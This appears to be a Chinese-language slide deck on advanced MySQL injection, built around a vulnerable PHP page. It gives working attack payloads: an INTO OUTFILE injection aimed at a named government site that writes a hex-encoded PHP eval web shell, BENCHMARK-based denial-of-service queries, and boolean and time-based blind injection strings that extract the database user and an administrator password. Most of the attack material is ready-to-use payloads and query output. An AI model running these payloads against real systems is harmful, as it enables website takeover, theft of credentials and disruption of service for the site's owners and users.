- \$fp=mysql\_connect(\$host,\$user,\$pass);
- mysql\_select\_db(\$db);
- **\$sql="select \* from \$table where id=\$id";**
- \$rec\_id=mysql\_query(\$sql,\$fp);
- \$rec=mysql\_fetch\_array(\$rec\_id);
- \$hit=\$rec[hit]+1;\$querya= "UPDATE \$table SET hit='\$hit' WHERE id='\$id'";
- \$resultb = mysql\_db\_query ("\$db", \$querya);
- ?>



# Mysql注入高级应用

- 意外的是在这个文件中直接暴露了数据库的密码信息，而不需要寻找配置文件。如果数据库能远程连接则为下一步攻击网站提供了很大的便利。在上面红色中句中由于没有对id变量进行过滤则产生了注入的原因。

## ■ 2.Mysql outfile函数写入文件

- 在上面这个注入点中，根据出错信息暴露的网站物理路径，我们通过MySQL的outfile操作写入文件进而可以获取此网站权限。
- 用法如下：**select ‘后门代码’ into outfile ‘文件物理路径’**



# Mysql注入高级应用

---

- 具体用法拿上面的注入点举例：
  - 在浏览器中提交  
`www.hdgl.gov.cn/read_gg.php?id=54 and 1=2 union select 1,2,3,0x3C3F706870206576616C28245F504F53545B636D645D293F3E,5,6,7 into outfile 'F:\\nqlj\\web.php'`
  - 其中  
`0x3C3F706870206576616C28245F504F53545B636D645D293F3E` 是后门代码的十六进制 例如 `<?php eval($_POST[hust])?>`。在写入成功后，达到通过 `web.php` 这个文件来获取对整个网站的所有权限。



# Mysql注入高级应用

- MySQL注入拒绝服务攻击：
  - 如果sql查询语句的时间缺乏检查，这就有可能迫使MySQL 执行一个特殊的查询语句，让该查询语句执行在一个定制的时间（几个小时或者几天）内，当然执行查询语句的速度也取决于服务器的硬件配置（cpu，内存）等。  
MySQL 内有一个系统变量定义了同时进行连接查询的最大值（max\_user\_connections）。max\_user\_connections是指每个数据库用户的最大连接 针对某一个账号的所有客户端并行连接到 MYSQL 服务的最大并行连接数。简单说是指同一个账号能够同时连接到 mysql 服务的最大连接数。例如，如果这个变量设置成 100（max\_user\_connections=100），那么MySQL只允许100个客户端同时连接进行查询，如果第101个连接过来，程序会告诉客户端“超过最大链接数”，因此，MySQL 不会处理更多的连接请求。



# Mysql注入高级应用

- 下面介绍一个函数

- `BENCHMARK(count, expr)` `BENCHMARK()` 函数重复countTimes次执行表达式expr, 它可以用于计时MySQL处理表达式有多快benchmark () 函数能够“保持”一个连接的存在一定的之时间

- 例如:

```
mysql> select benchmark(500000, sha1('A'));
```

```
+-----+
| benchmark(500000, sha1(0x65)) |
+-----+
| 0 |
+-----+
```

```
1 row in set (1.11 sec)
```

SHA1称为安全哈希算法 (Secure Hash Algorithm), 当benchmark() 这个函数执行的时候, 如上所述, 可以得到MySQL 将会使用1.11秒来处理这个请求, 这就意味着该链接“保持”了1.11秒



# Mysql注入高级应用

---

- 如果**benchmark()**内的参数需要数据处理的时间增加的话，整个**benchmark()**函数的处理时间也会增加，例如：

- mysql> select benchmark(500000000,sha1(0x65));

```
+-----+  
| benchmark(500000000,sha1(0x65)) |  
+-----+  
| 0 |  
+-----+  
1 row in set (12 min 5.06 sec)
```

- 这次**benchmark**函数的执行时间增加到了**12分钟**。  
由于这个函数没有限制对某个特定任务的处理时间，这样就能够把这个值配置的足够大，以便一个或者多个连接占用一个较长的时间周期。

- ```
top - 20:19:00 up 1 day, 6:50, 2 users, load average: 0.99, 0.66, 0.32
Tasks: 23 total, 2 running, 21 sleeping, 0 stopped, 0 zombie
Cpu(s): 99.7%us, 0.3%sy, 0.0%ni, 0.0%id, 0.0%wa, 0.0%hi, 0.0%si, 0.0%st
Mem: 524800k total, 170804k used, 353996k free, 0k buffers
Swap: 0k total, 0k used, 0k free, 0k cached

  PID USER      PR  NI  VIRT  RES  SHR  S  %CPU  %MEM    TIME+  COMMAND
13736 mysql    15   0 47024 14m 3580 S  99.9  2.8  40:55.52 mysql
    1 root      15   0  2156  668  576 S   0.0  0.1   0:05.02 init
  1135 root      15  -4  2260  544  328 S   0.0  0.1   0:00.00 udevd
  1461 root      15   0  1812  560  476 S   0.0  0.1   0:00.47 syslogd
  1512 root      15   0  7240 1032  632 S   0.0  0.2   0:00.35 sshd
```

- 图中CPU已经高达99%的负载，编写程序模拟成千上万的上面的GET请求来注入，很可能正常的用户访问的请求都会被超时或拒绝，而达到拒绝服务攻击的目的。





# Mysql注入高级应用

---

- MySQL盲注:

- 一般注入的时候都是用“`username=root' 1=2 union select ...`”或“`limit 0,1 union select ...`”来改变结果集的，如果在程序中sql中有`oder by`,在这里上面的SQL看来后面的情况中是不行的，因为在“`order by`”后面不能出现“`union`”。或者说程序在参数中将UNION关键字给过滤掉了，同样也是无法达到注入的目的。在上面几种情况下我们可以使用盲注的方法。

- 一般盲注:

- 查版本:

- ```
category=4&limit1=0&limit2=1&order=desc&orderColumn=1,(  
select case when(select substring(version(),1,1) > 5) then 1  
else 1*(select 1 union select 2)end)=1
```



# Mysql注入高级应用

- 查当前MySQL用户名长度：  
`category=4&limit1=0&limit2=1&order=desc&orderColumn=1,(select case when(select length(user())) > 10) then 1 else 1*(select 1 union select 2)end)=1`
- 查当前MySQL用户名第一个字符内容：  
`category=4&limit1=0&limit2=1&order=desc&orderColumn=1,(select case when(select ascii(substring(user(),1,1)) = 120) then 1 else 1*(select 1 union select 2)end)=1`
- 以此类推，库名，表明，字段，数据都能搞出来，只是手工盲注很繁琐，所有的信息都要一个一个猜。



# Mysql注入高级应用

---

- 基于时间的MySQL盲注：

- 就是采用时间推延来进行判断注射。主要思路：通过在构造的语句中加入执行时间推延的函数，如果我们提交的判断是正确的，那么mysql查询时间就出现推延，如果提交的判断是正确，将不会执行时间推延的函数，查询语句将不会出现推延。
- 在上面一个普通的union select [null,null,..到前面选择里正确列的数字] 注入时，假如没有输出结果显示，我们能查询SQL能正确执行，内容还是无法显示，这种情况下适合使用这种方法。



# Mysql注入高级应用

- 假设我们要查询管理员密码的第一个字节：
  - 我们在查询中我成功的用IF()函数跟随一个BENCHMARK()函数来创建5秒钟的延迟。
  - |---|传递一个错误的数字 |---| (CHAR(52) is equal to '4')  
mysql> select active\_id FROM mb\_active union select  
IF(SUBSTRING(user\_password,1  
,1) = CHAR(52),BENCHMARK(5000000,ENCODE('Slow Down','by 5  
seconds')),null) FROM  
mb\_users where user\_group = 1;  
+-----+  
| active\_id |  
+-----+  
| 3 |  
| 0 |  
+-----+  
2 rows in set (0.00 sec)

在前面的例子中BENCHMARK()函数没有被执行 ((耗时0.00 sec).



# Mysql注入高级应用

- |---| 传递相匹配内容|---| (BENCHMARK() 被执行)

```
mysql> select active_id FROM mb_active union select  
IF(SUBSTRING(user_password,1  
,1) = CHAR(53),BENCHMARK(5000000,ENCODE('Slow Down','by 5  
seconds')),null) FROM  
mb_users where user_group = 1;
```

```
+-----+  
| active_id |  
+-----+  
| 3 |  
| 0 |  
+-----+
```

2 rows in set (5.36 sec)

在前面的例子里BENCHMARK()函数延迟查询5.36s, 说明第一个字就是ASCII 就是53。利用这种查询的时间延迟, 可以帮助判断我们猜测的正确性, 同样这种盲注也是非常繁琐的。



# Mysql注入详解

---

结束，谢谢大家。